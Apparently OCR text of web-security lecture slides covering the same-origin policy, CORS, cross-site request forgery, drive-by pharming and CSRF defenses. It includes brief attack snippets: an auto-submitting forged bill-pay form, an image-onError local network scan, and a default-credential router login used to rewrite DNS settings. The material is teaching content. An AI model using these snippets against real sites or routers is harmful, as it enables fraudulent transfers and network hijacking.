


origin: api.c.com

Cross-origin resource sharing (CORS): example

origin: app.c.com

```
$.post({url:
"api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```




origin: api.c.com

Cross-origin resource sharing (CORS): example

origin: app.c.com

```
$.post({url:
"api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```



origin: api.c.com

Summary so far

- Various SOPs dictate mandatory access controls in browser
  - Subtle differences between SOP for DOM, cookie sending
- SOP does not apply to web requests
- Directly embedded scripts: SOP does not apply
  - Sub-resource integrity to prevent malicious scripts
- Mechanisms for enabling cross-origin communication

Classes of web vulnerabilities

- Cross-site request forgery (XSRF)
  - Site A uses creds for site B to do bad things
- Cross-site scripting (XSS)
  - site A sends victim client a script that abuses honest site B
- Server-side request forgery (SSRF)
  - Force a server to make unexpected requests
- Injection attacks (SQL, PHP)
  - insert malicious SQL / PHP commands into server side-logic

Browser Sandbox Redux


Based on the same origin policy (SOP)

Active content (scripts) can send anywhere

- Except for some ports such as SMTP

Can only read response from the same origin

Cross-Site Request Forgery



Cross-Site Request Forgery

User logs into bank.com, forgets to sign off

- Session cookie remains in browser state


User then visits a malicious website containing

```
<form name=BillPayForm
action=http://bank.com/BillPay.php>
<input name=recipient  value=badguy> …
<script> document.BillPayForm.submit();
</script>
```

Browser submits the form + cookie, payment request fulfilled!

Cookie authentication is not sufficient when side effects can happen!

Cross-Site Request Forgery



Confused deputy problem

- Malicious program misuses more privileged program
- XSRF classic example:
  - Malicious program is evil.com
  - Privileged program is the browser (why privileged?)
  - Misuse of account on bank.com


XSRF True Story (1)

Source: Alex Stamos


- User has a Java stock ticker from his broker's website running in their browser
  - Ticker has a cookie to access user's account on the site
- A comment on a public message board on finance.yahoo.com points to "leaked news"
  - TinyURL redirects to cybervillians.com/news.html
- User spends a minute reading a story, gets bored, leaves the news site
- Gets their monthly statement from the broker - $5,000 transferred out of his account!

XSRF True Story (2)

Source: Alex Stamos



Drive-By Pharming



User is tricked into visiting a malicious site


Malicious script detects victim's address

- Socket back to malicious host, read socket's address

Next step: reprogram the router

Stamm et al. "Drive-By Pharming"(2006)

Finding the Router



Script from malicious site scans local network without violating SOP!

- Pretend to fetch an image from an IP address
- Detect success using onError

<IMG SRC=192.168.0.1 onError = do()>

Basic JavaScript function, triggered when error occurs loading a document or an image… can have a handler

Determine router type by the image it serves

Reprogramming the Router

Log into router

- 50% of home users use router w/ default or no password (2006 statistics, no longer true)

  <script src="http://admin:password@192.168.0.1"></script>

- Or post a forged form to update the router config (cross-site request forgery)

Replace DNS server address with address of an attacker-controlled DNS server

- Or post a forged form to update the router config (cross-site request forgery)

Web attacker becomes a network attacker (more powerful!)

XSRF Defenses

Secret validation token

<input type=hidden value=23a3af01b>

Referer validation

Referer:
http://www.facebook.com/home.php

Custom HTTP header

X-Requested-By: XMLHttpRequest

Add Secret Token to Forms

Hash of user ID

- Can be forged by attacker

<input type=hidden value=23a3af01b>

Session ID

- If attacker has access to HTML or URL of the page (how?), can learn session ID

